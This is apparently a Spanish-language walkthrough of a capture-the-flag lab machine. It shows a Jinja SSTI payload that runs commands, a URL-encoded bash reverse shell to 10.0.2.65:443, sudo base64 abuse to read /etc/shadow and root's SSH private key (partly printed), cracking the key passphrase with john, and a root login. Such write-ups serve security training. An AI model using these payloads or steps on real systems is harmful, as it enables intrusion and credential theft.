

Arrancamos la máquina.


Le hacemos un ping para comprobar su actividad y su ttl nos dice que es una Linux por ser 64.




Escaneamos los puertos con nmap para comprobar los servicios que están corriendo en ellos.




Comprobamos las tecnologías que tiene el puerto 8089 que posee un servicio http. Posee Python y werkzeug.




Es posible mandar palabras, pero vemos que el parámetro user es vulnerable tanto a XSS como a SSTI.



Comprobamos la vulnerabilidad XSS.




Y a continuación comprobamos la vulnerabilidad SSTI.



Desde aquí podemos extraer una línea con la cual poder ejecutar comandos.

De este modo podemos averiguar que usuarios corren en esta máquina con la siguiente línea: {{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat /etc/passwd').read() }}



De modo que podemos crear una reverse shell sabiendo que '&' debemos url encodearlo para que no nos de fallos con '%26'.

```
{{+self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261"').read()+}}
```

Y así con netcat levantado con el puerto 443 ya tenemos acceso a la máquina demás de ver que el usuario con el que nos conectamos es verde y no pertenece a ningún grupo especial.

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 59928
bash: cannot set terminal process group (99): Inappropriate ioctl for device
bash: no job control in this shell
verde@acd2ac0bc2cf:~$ id
id
uid=1000(verde) gid=1000(verde) groups=1000(verde)
```

Con sudo -l vemos que podemos ejecutar como root y nos dice que el binario base64 lo ejecutamos como root y sin contraseña.

```
verde@acd2ac0bc2cf:~$ sudo -l
sudo -l
Matching Defaults entries for verde
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/us
    use_pty

User verde may run the following com
    (root) NOPASSWD: /usr/bin/base64
```

En GTFO vemos como podemos leer archivos decodeados con dicho binario.

Sudo

If the binary is allowed to run as su
may be used to access the file syste

```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```

Por lo tanto, podemos ver cualquier archivo ya que ejecutando con sudo el binario tenemos privilegios de root. Leemos el archivo shadow para ver si tiene contraseña root y de ese modo tratar de pasarla a texto claro, pero no es el caso.

```
verde@acd2ac0bc2cf:~$ sudo base64 "/etc/shadow" | base64 --decode
sudo base64 "/etc/shadow" | base64 --decode
root:*:19856:0:99999:7:::
```

Buscamos en la carpeta de root si tiene un id_rsa. Ya que tiene un id_rsa nos podemos conectar mediante ssh con el archivo id_rsa sin tener que proporcionar una contraseña.

```
verde@acd2ac0bc2cf:~$ sudo base64 "/root/.ssh/id_rsa" | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAHul0xZQ
r68d1eRBMAoL1IAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDbTQGZZWBB
VRdf31TPoa0wcuFMcqXJhxfX9HqhmcePAyZMxtgChQzYmmzRgkYH6jBTXSnNanTe4A0KME
c/77xWmJzvgvKyjmFmbvSu9sJuYABrP7yiTgiWY752nL4jeX5tXWT3t1XchSfFg50CqSfo
KHXV3Jl/vv/alUFqiKkQj6Bt3KoqX4QXibU34xGIc24tnHMvph0jdLrR7BiqwDkY2jZKOt
```

Creamos una copia en Kali y le otorgamos los permisos necesarios, pero al entrar nos pide contraseña.

```
❯ chmod 400 id_rsa
```

```
❯ ssh -i id_rsa root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:cXrO7XqFO9UAamN+NlSUwRb7nGL9Sve+scFB5YsLQG0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@172.17.0.2's password:
```

Entonces vamos a usar john para tratar de extraer la contraseña que tiene id_rsa.

```
❯ nano id_rsa
❯ ssh2john id_rsa > key
```

Mandamos a descifrar la key que hemos creado con el diccionario de rockyou y nos da una contraseña ‘honda1’.

```
❯ john --wordlist=/usr/share/wordlists/rockyou.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/E
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for
honda1           (id_rsa)
```

Ya podremos conectarnos con id_rsa y poniendo la contraseña proporcionada. Ya tenemos acceso a la máquina como root.

```
❯ ssh -i id_rsa root@172.17.0.2
Enter passphrase for key 'id_rsa':
Linux acd2ac0bc2cf 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 22 10:36:51 2024 from 172.17.0.1
root@acd2ac0bc2cf:~# id
uid=0(root) gid=0(root) groups=0(root)
```